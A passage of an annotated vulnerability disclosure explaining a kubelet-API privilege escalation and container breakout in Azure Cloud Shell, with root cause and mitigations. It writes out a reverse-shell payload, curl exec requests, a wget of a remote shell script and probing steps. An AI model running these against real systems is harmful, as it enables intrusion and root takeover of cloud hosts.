Calling WebSockets can be done with an NPM package called wscat, but packages could not be installed on the system because there was no root access on the Cloud Shell container yet. The researcher used a published solution for installing NPM packages without sudo privileges. That worked, and running wscat succeeded in opening the redirected page, which means the execution of touch /tmp/hello_world succeeded.
- NPM: the package manager for Node.js, a popular programming environment. A package is a ready-made bundle of code someone else wrote, which you can install instead of writing it yourself.
- wscat: a small tool that speaks WebSocket, exactly what curl could not do.
- sudo: the command that lets a normal user run something as root. Without sudo, you cannot install software system-wide.
The researcher used a published solution for installing NPM packages without sudo privileges, and it worked. So the researcher got a WebSocket client without ever becoming root.
#/home/#user/npm/bin/wscat: the full path to the wscat program that was just installed in the user's home folder. The#characters stand in for parts of the path that have been redacted.-c: connect to the address that follows.https://[redacted]:10250/cri/exec/HnPxVYzr: the redirect target the kubelet gave us.HnPxVYzris a one-time session identifier.— no-check: do not verify the server's certificate, the same idea as— insecurefor curl.
The hello_world file was created through the kubelet API with root as owner. From this point the commands were confirmed to run as root, and any command could be run.
That last detail is the important one. The file's owner was root, not the low-privileged user. That proves the command did not run as the researcher, it ran as the machine's administrator. The door was not just unlocked, it led straight to the master key.
Step 4: Reverse shell as root on the Cloud Shell container
A file named reverse.sh was created in the /tmp directory with the following payload:
#bash -i >& /dev/tcp/i.p.a.d.d.r.e.s.s/p.o.r.t 0>&1
- Shell: the program that reads your typed commands and runs them. A reverse shell is a shell that connects out from the victim machine to the attacker's machine, instead of the attacker connecting in. It is like the victim calling you on the phone rather than you knocking on their door, which matters because outbound calls are usually allowed while inbound knocks are usually blocked.
bash -i: start an interactive bash shell.>& /dev/tcp/i.p.a.d.d.r.e.s.s/p.o.r.t: send everything the shell outputs to a network connection at that address and port. The address and port are written out letter by letter here to show they are placeholders; the real values have been redacted.0>&1: also send everything typed into the shell over the same connection. Together, these two redirections make the shell's input and output both travel over the network line.
To get the reverse shell executed, the same procedure used for hello_world was repeated, since commands sent through the kubelet API run in the context of the root user:
curl — insecure -v -H "X-Stream-Protocol-Version: v2.channel.k8s.io" -H "X-Stream-Protocol-Version: channel.k8s.io" -X POST "https://[redacted]:10250/exec/cc-b219133b/cc-b219133b-7d48c6d6cd-qv7vc/console-agent?command=bash&command=/tmp/reverse.sh&input=1&output=1&tty=1"
This is the same request as before, with one change: instead of touch /tmp/hello_world, the command is now bash /tmp/reverse.sh, which runs the script that was just written. Everything else, the headers, the address, the identifiers, the TTY flags, is identical, because the mechanism is identical. Only the command differs.
The connection was established to the C&C server with root privileges on the Cloud Shell container, which should have been low-privileged access.
- C&C server: command and control server, the attacker's own machine that receives the reverse shell and sends commands back. Here it was a server the researcher controlled.
After a long time looking for something interesting, it became clear that no critical files are stored on the container and that the container is built for the current customer. No other containers on the network were reachable. Escalating to root on the container was a nice result, but not enough.
This is an important honesty in the write-up. Being root inside your own container sounds dramatic, but if that container holds nothing valuable and cannot reach anything else, the real-world damage is limited. The researcher kept going because the interesting question was what lay beyond the container.
Step 5: Find the privileged sibling container
Analysing the API output again, the researcher found a container running in the same pod named console-admin. It looked like a frontend-backend arrangement: console-agent is the frontend with shell access through the Azure Portal, and console-admin is the backend that might be speaking with the host (node).
- Frontend / backend: the frontend is the part you interact with, the backend is the part that does the real work behind the scenes. A restaurant's dining room is the frontend, the kitchen is the backend.
The read-only port output contained the following entry for console-admin:
"containers": [
 {
 "name": "console-admin",
 "image": "cloudconregweuprd.azurecr.io/azconsole-admin:master_20191213.3",
 …………
 …………
 …………
 "securityContext": {
"privileged": true, "allowPrivilegeEscalation": true
 }
"name": "console-admin": the container's name, the one you would put in the kubelet URL."image": "cloudconregweuprd.azurecr.io/azconsole-admin:master_20191213.3": the image is the template the container was built from, like a recipe. The part before the colon is the registry (a storage place for images) and the part after is the version tag."securityContext": the security settings for this container."privileged": true: the container runs in privileged mode."allowPrivilegeEscalation": true: processes inside are allowed to gain more privileges than they started with.
The privileged: true flag provides the container access to all kernel capabilities. By default, containers are deployed with a seccomp profile that blocks 44 critical system calls that might allow breaking out of the container into the host machine. A privileged container has access to all system calls, including the 44 that are blocked by default.
- Kernel: the core of the operating system, the layer that talks to hardware and enforces permissions. All containers on a machine share one kernel, which is why a container that can talk to the kernel freely can reach the machine.
- Kernel capabilities: individual permissions the kernel grants, such as the ability to mount disks or change network settings. Normally a container gets only a small subset.
- System call: a request a program makes to the kernel, for example "open this file" or "mount this disk".
- seccomp profile: a filter that decides which system calls a program is allowed to make. It is a bouncer at the door of the kernel, with a list of who gets in. The default list blocks 44 dangerous calls.
- Privileged container: a container with the bouncer removed. It can make every system call, including the 44 that are normally blocked. In practice, a privileged container is almost as powerful as the host itself.
So the sibling container was not just a backend. It was a backend with the safety rails taken off, sitting on the same machine as the researcher's container.
Step 6: Reverse shell on console-admin
This time the goal was a reverse shell on console-admin, which had no shell access, so a longer route was needed. Different methods were tried, such as bash, python, perl and curl, but none worked because each returned command not found. Installing them was the next option, since root access through the kubelet API was available.
command not found: the shell's way of saying "I do not have a program by that name". It is not a permission error, it is a missing-tool error.
Using yum and apt-get also failed with command not found. If both are missing, the container is probably built on a minimised OS, which is very common in the containers world: Alpine Linux. Its package manager is APK, so apk update was executed through the kubelet API to check:
- Package manager: the tool that installs software on a Linux system. Different Linux families use different ones:
apt-geton Debian and Ubuntu,yumon Red Hat family systems,apkon Alpine. - Alpine Linux: a very small Linux distribution, popular for containers because it is tiny. It deliberately ships with almost nothing installed, which is why so many common commands are missing.
#curl — insecure -v -H "X-Stream-Protocol-Version: v2.channel.k8s.io" -H "X-Stream-Protocol-Version: channel.k8s.io" -X POST "https://[redacted]:10250/exec/cc-b219133b/cc-b219133b-7d48c6d6cd-qv7vc/console-admin?command=apk&command=update&input=1&output=1&tty=1 curl — insecure -v -H "X-Stream-Protocol-Version: v2.channel.k8s.io" -H "X-Stream-Protocol-Version: channel.k8s.io" -X POST "https://[redacted]:10250/exec/cc-b219133b/cc-b219133b-7d48c6d6cd-qv7vc/console-admin?command=apk&command=update&input=1&output=1&tty=1
This is the same request shape again, with two changes. The container name in the URL is now console-admin instead of console-agent, so the command runs in the sibling container. And the command is apk update, which refreshes the list of available packages.
The guess was correct: console-admin is based on Alpine Linux, and the repositories were updated.
- Repositories: the online servers a package manager downloads software from.
apk updaterefreshes the local list of what those servers currently offer.
The next step was to install bash on console-admin to execute the reverse shell with the bash payload:
# curl — insecure -v -H "X-Stream-Protocol-Version: v2.channel.k8s.io" -H "X-Stream-Protocol-Version: channel.k8s.io" -X POST "https://[redacted]:10250/exec/cc-b219133b/cc-b219133b-7d48c6d6cd-qv7vc/console-admin?command=apk&command=add&command=bash&input=1&output=1&tty=1"
The command must be separated into multiple command parameters because web servers do not know how to handle requests with spaces.
So apk add bash becomes command=apk&command=add&command=bash, because web servers do not know how to handle requests with spaces. This is the same reason the earlier touch /tmp/hello_world was split in two.
Since there was no shell access to console-admin, the reverse shell payload had to be downloaded from the internet:
# curl — insecure -v -H "X-Stream-Protocol-Version: v2.channel.k8s.io" -H "X-Stream-Protocol-Version: channel.k8s.io" -X POST "https://[redacted]:10250/exec/cc-b219133b/cc-b219133b-7d48c6d6cd-qv7vc/console-admin?command=wget&command=https://example.com/reverse.sh?&input=1&output=1&tty=1"
wget: a tool that downloads a file from a URL. It is the command-line equivalent of right-clicking a link and choosing "save as".
As there was no shell access to console-admin, the reverse shell payload had to be downloaded from the internet.
The only thing left was to execute the reverse shell on console-admin to establish the connection to the C&C server:
# curl — insecure -v -H "X-Stream-Protocol-Version: v2.channel.k8s.io" -H "X-Stream-Protocol-Version: channel.k8s.io" -X POST "https://[redacted]:10250/exec/cc-b219133b/cc-b219133b-7d48c6d6cd-qv7vc/console-admin?command=bash&command=reverse.sh&input=1&output=1&tty=1"
Same request, same container, and now the command is bash reverse.sh, which runs the downloaded script and calls back to the C&C server.
The C&C server received the connection from the privileged console-admin container.
Step 7: Break out to the host
Because console-admin has the privileged flag set, taking over the host machine is easy: mount the root partition into the console-admin container.
- Mount: attach a disk or a partition to a folder so its contents appear there. On a normal computer, plugging in a USB stick and seeing it appear as a drive is a mount. Here, the host's own disk is being attached inside the container.
- Partition: a section of a disk.
/dev/sda1is the name Linux gives to the first partition of the first disk.
The host primary disk /dev/sda1 was mounted into the /mnt3/ directory, and the hostname of the host (node) of Azure's infrastructure was displayed.
- Hostname: the name a machine calls itself on a network.
Once the host's disk was mounted inside the container, the researcher had access to the node file system and found the kubelet credentials in /var/lib/kubelet.
With access to the node file system, the kubelet credentials located in the /var/lib/kubelet directory were found. Those credentials can be used to interact with the Master API that runs on the Master node with the kubectl utility.
- Credentials: the files that prove identity, like a passport. Here they are the certificates and keys the kubelet uses to talk to the cluster.
- Master node: the node that runs the cluster's control plane, the brain that decides what runs where.
- Master API: the control plane's API, the menu of everything the cluster can be told to do.
kubectl: the standard command-line tool for talking to a Kubernetes cluster.
The credentials were used to list pods and nodes in the cluster.
Listing is the gentlest possible use of those credentials. It proves the credentials work without changing anything.
Step 8: The report and Microsoft's response
When this was reported to Microsoft, the researcher did not try to take over other nodes, as they belong to other customers and Microsoft's TOS clearly says to stop before accessing customer information. Microsoft denied that other nodes could be accessed (which would mean other users' Cloud Shell) because "Kubernetes RBAC is in place and one cannot use exec to execute into running containers or to modify running pods", and asked for a POC of another way to do it after the issue was fixed.
- TOS: terms of service, the rules you agree to when using a service. Here the rule is: stop before you touch another customer's data.
- RBAC: role-based access control, a system where permissions are attached to roles, and users are given roles. It is the guest list at the door: this role may list pods, that role may delete them, this other role may do neither.
- POC: proof of concept, a small demonstration that something is really possible, rather than just argued.
Microsoft's position was: yes, you got in, but the cluster's guest list stops you from doing anything to other people's containers, so the impact is limited. The researcher's position was: the guest list does not cover everything, and here is the gap.
Since the answer could not be bypassed directly, the idea was to test it on an AKS cluster, which already had better security than Cloud Shell, and prove how those restrictions can be bypassed by deploying a new pod with the following details, using the credentials stored on the node:
-
A malicious container image that on init will connect to the C&C server
-
The privileged flag, in order to have all the kernel capabilities on the pod
-
The
nodeSelectorflag, which allows a user to choose a specific node to schedule the pod on -
Deploy: ask the cluster to start something new.
-
nodeSelector: a setting on a pod that says "only run me on a node with this label". It is how you aim a pod at a particular machine. -
Schedule: Kubernetes' word for deciding which node a pod runs on.
The POC video is at https://www.youtube.com/watch?v=iOan8lTeJPM. On the left, node #0 kubelet credentials are used to deploy a pod with a malicious image, the privileged flag, and a selection of a specific node (#2). On the right, at 01:45 the pod was successfully deployed on that specific node, connected to the C&C server, had all the kernel capabilities, and mounted the node #2 filesystem.
Microsoft's reply to the video was:
"The video and the steps below are for AKS and succeed because of the RBAC policies in AKS. In Cloud Shell, the RBAC policies applied are more restrictive, and something that works on AKS wouldn't necessarily work on Cloud Shell."
What Microsoft did not check is how nodeSelector can be blocked, because Kubernetes RBAC is meant for blocking access to list, view, watch, delete or execute on namespaces, pods and cluster objects. nodeSelector cannot be disabled by RBAC; it can be blocked by the NodeRestriction admission controller.
- NodeRestriction admission controller: a separate check inside Kubernetes that limits what a kubelet is allowed to do, for example stopping a kubelet from creating pods aimed at other nodes. It is a second bouncer, with a different list from RBAC's.
The argument is precise: RBAC controls who may touch which objects. nodeSelector is not an object, it is a field inside a pod you are allowed to create. So RBAC has nothing to say about it. Only NodeRestriction does. Microsoft's reply treated the two as the same thing, and they are not.
Step 9: The same issue on Azure Container Instance
The same issue also affected Azure Container Instance, in a more complicated way that needed a long brute-force attack for remote command execution, but it gave a straight-forward local privilege escalation on any container running on Azure Container Instance. The issue was reported as privilege escalation and Microsoft rated it as "Low". If you are running a container instance on Azure, a local privilege escalation on your container caused by Microsoft's misconfigurations is rated as "Low" impact for Microsoft.
- Azure Container Instance: a simpler Azure service for running a single container, without a full Kubernetes cluster around it.
- Brute-force attack: trying many possibilities until one works, like trying every key on a keyring.
- Remote command execution (RCE): running commands on someone else's machine over the network. It is the most serious class of web vulnerability, because it usually means full control.
- Local privilege escalation (LPE): going from a normal user to a more powerful one on the same machine. It is serious, but it starts from a position where you are already on the machine.
The POC shows local privilege escalation through the kubelet API on Azure Container Instance, using another method that does not require the WebSockets redirect and displays the output right away. id and whoami were run on the same container, and the output was root and id 0.
id: a command that prints which user you are and which groups you belong to.whoami: a command that prints your username.- id 0: on Linux, user number 0 is root. Seeing
uid=0is the definitive proof that you are root.
The researcher's point is blunt: a customer running a container on Azure, whose container can be escalated to root because of Microsoft's own misconfiguration, was told this is "Low".
Root cause
The kubelet execution port on port 10250 was reachable from inside the customer container and accepted unauthenticated requests, so any command could be run as root in any container in the cluster whose namespace, pod name and container name were known. The read-only port 10255 was also open and leaked exactly those identifiers, plus the securityContext of the sibling console-admin container, which was marked privileged: true with allowPrivilegeEscalation: true. A privileged container has access to all kernel capabilities and all system calls, including the 44 that a default seccomp profile blocks, which is what allowed mounting the host disk.
The node was reachable at the default Docker bridge address [redacted], which made it easy to guess. The report notes that a certificate trusted by the nodes should secure the kubelet port, unlike the AKS implementation the researcher compared against. Outbound connections from the pods to an external server on port 4444 were also possible.
In one sentence: three separate mistakes stacked on top of each other. An open door that hands out addresses, an unlocked door that runs commands as root, and a neighbour with no safety rails. Any one of them alone would be a finding. Together they are a path from a normal user to Microsoft's infrastructure.
Impact
From a low-privileged Cloud Shell session, the researcher obtained root on their own Cloud Shell container, then root on the privileged console-admin container in the same pod, and from there the host node's file system and the kubelet credentials for the cluster's Master API. The report states that no critical files are stored on the container and that no other containers on the network were reachable from the first container. Whether other customers' nodes could be reached was disputed: Microsoft said Kubernetes RBAC prevented exec into running containers and modification of running pods, and the researcher argued that nodeSelector cannot be blocked by RBAC and demonstrated the pod deployment technique on AKS. The researcher deliberately did not attempt to take over other nodes because they belong to other customers.
The same class of issue gave a local privilege escalation on a container running on Azure Container Instance, which Microsoft rated "Low".
Fix
Microsoft fixed the issue on 30.1.2020, after the report was sent on 20.1.2020. The reward history: 10,000 USD on 3.3.2020 for privilege escalation impact and severity "Important", a complaint email the same day about impact and severity, and on 13.3.2020 the issue was raised to RCE and rewarded 30,000 USD.
The mitigations listed in the report:
- Block network connection between containers (pods) and hosts (nodes), which can be done through iptables.
- Use a different IP for the node instead of
[redacted]; by default, installing Docker on a host creates a new network interface with that IP, and anyone with a little knowledge of Docker containers can guess it is the node. - Disable the read-only 10255 port, which was used for health checks in the past and is not needed anymore.
- Secure the 10250 kubelet execution port by running the kubelet API with the flag
anonymous-auth falseand a certificate. - Block outbound connections for suspicious ports; outbound connections from the pods to a server on a different cloud provider on port 4444 were possible.
- Remove the privileged flag from the
console-admincontainer and instead build a seccomp profile and attach it to the container to minimise access to kernel capabilities.
- iptables: the firewall built into Linux. It decides which network traffic is allowed in and out.
anonymous-auth false: a kubelet setting that says "do not let anyone in without proving who they are".
Variants to test
These are the generalised lessons, written as things to check on any similar service:
- Probe
[redacted]:10250from inside any container-based managed service. A positive result is an unauthenticated response from the kubelet API rather than a certificate error. - Probe
[redacted]:10255for the read-only port. A positive result is pod, namespace, container and host IP information in the response. - Probe the Docker remote API on ports 2375 and 2376. A positive result is an unauthenticated Docker API response instead of a closed port.
- Read the
securityContextof every container in the pod from the read-only output. A positive result isprivileged: trueorallowPrivilegeEscalation: trueon a container you do not control directly. - Try
apk,yumandapt-getthrough the kubelet exec endpoint on a sibling container. A positive result is a working package manager, which identifies the base image and gives a route to install a shell. - After obtaining node credentials from
/var/lib/kubelet, attempt to deploy a pod with anodeSelectorfor a specific node. A positive result is a pod scheduled on the chosen node, which shows that RBAC alone does not stop node targeting and that NodeRestriction admission control is needed.
Glossary
- 302 status code: a web reply meaning "go to this other address instead".
- AKS (Azure Kubernetes Service): Microsoft's managed Kubernetes product, separate from Cloud Shell.
- Alpine Linux: a very small Linux distribution, common in containers, with almost nothing pre-installed.
- API: an agreed menu of requests one program will answer for another.
- APK: the package manager used by Alpine Linux.
- Azure Container Instance: an Azure service for running a single container without a full cluster.
- Azure Portal: the website where you manage your Azure account.
- Backend / frontend: the part that does the real work versus the part you interact with.
- Brute-force attack: trying many possibilities until one works.
- C&C server: command and control server, the attacker's machine that receives a reverse shell.
- Certificate: a cryptographic file that proves identity and encrypts a conversation.
- Cluster: the whole set of machines Kubernetes manages together.
- Container: a packaged, isolated mini-computer sharing the host's kernel.
- Control group (cgroup): a Linux feature that groups processes for resource tracking and limits.
- Credentials: files that prove identity, such as certificates and keys.
nodeSelector: a pod setting that aims the pod at a node with a particular label.- Header: an extra label attached to a web request, like the lines on an envelope.
- HTTPS: the encrypted version of the web protocol.
- Image: the template a container is built from, like a recipe.
- IP address: the numeric address of a machine on a network.
- iptables: the firewall built into Linux.
- Kernel: the core of the operating system that talks to hardware and enforces permissions.
- Kernel capabilities: individual permissions the kernel grants, such as mounting disks.
- Kubelet: the agent on each node that starts containers and can run commands inside them, on port 10250.
- Kubernetes: a system for running and organising many containers across many machines.
- Low-privileged user: an account with only the minimum permissions.
- Master node: the node running the cluster's control plane.
- Mount: attach a disk or partition to a folder so its contents appear there.
- Namespace: a labelled section of a cluster that keeps things apart.
- Node: one machine inside a cluster, the host that containers run on.
- NodeRestriction admission controller: a Kubernetes check that limits what a kubelet may do, including creating pods aimed at other nodes.
- NPM: the package manager for Node.js.
- Package manager: the tool that installs software on a Linux system (
apt-get,yum,apk). - Partition: a section of a disk, such as
/dev/sda1. - POC: proof of concept, a small demonstration that something is really possible.
- Pod: a group of one or more containers that live and die together and share a network address.
- Port: a numbered door on a machine that a service listens on.
- Privileged container: a container with all kernel capabilities and all system calls allowed, almost as powerful as the host.
- RBAC: role-based access control, permissions attached to roles, like a guest list.
- RCE (remote command execution): running commands on someone else's machine over the network.
- Read-only port: a port that only answers questions and accepts no commands, here 10255.
- Reverse shell: a shell that connects out from the victim to the attacker.
- Root: the all-powerful administrator account on Linux, user number 0.
- seccomp profile: a filter deciding which system calls a program may make.
- System call: a request a program makes to the kernel.
- Token: a short string that proves who you are, like a wristband.
- TTY: a terminal device, what lets a program behave as if a human were typing.
- WebSocket: a web connection that stays open in both directions, like a phone call.
wscat: a small tool that speaks WebSocket.yum/apt-get: package managers on Red Hat family and Debian family Linux systems.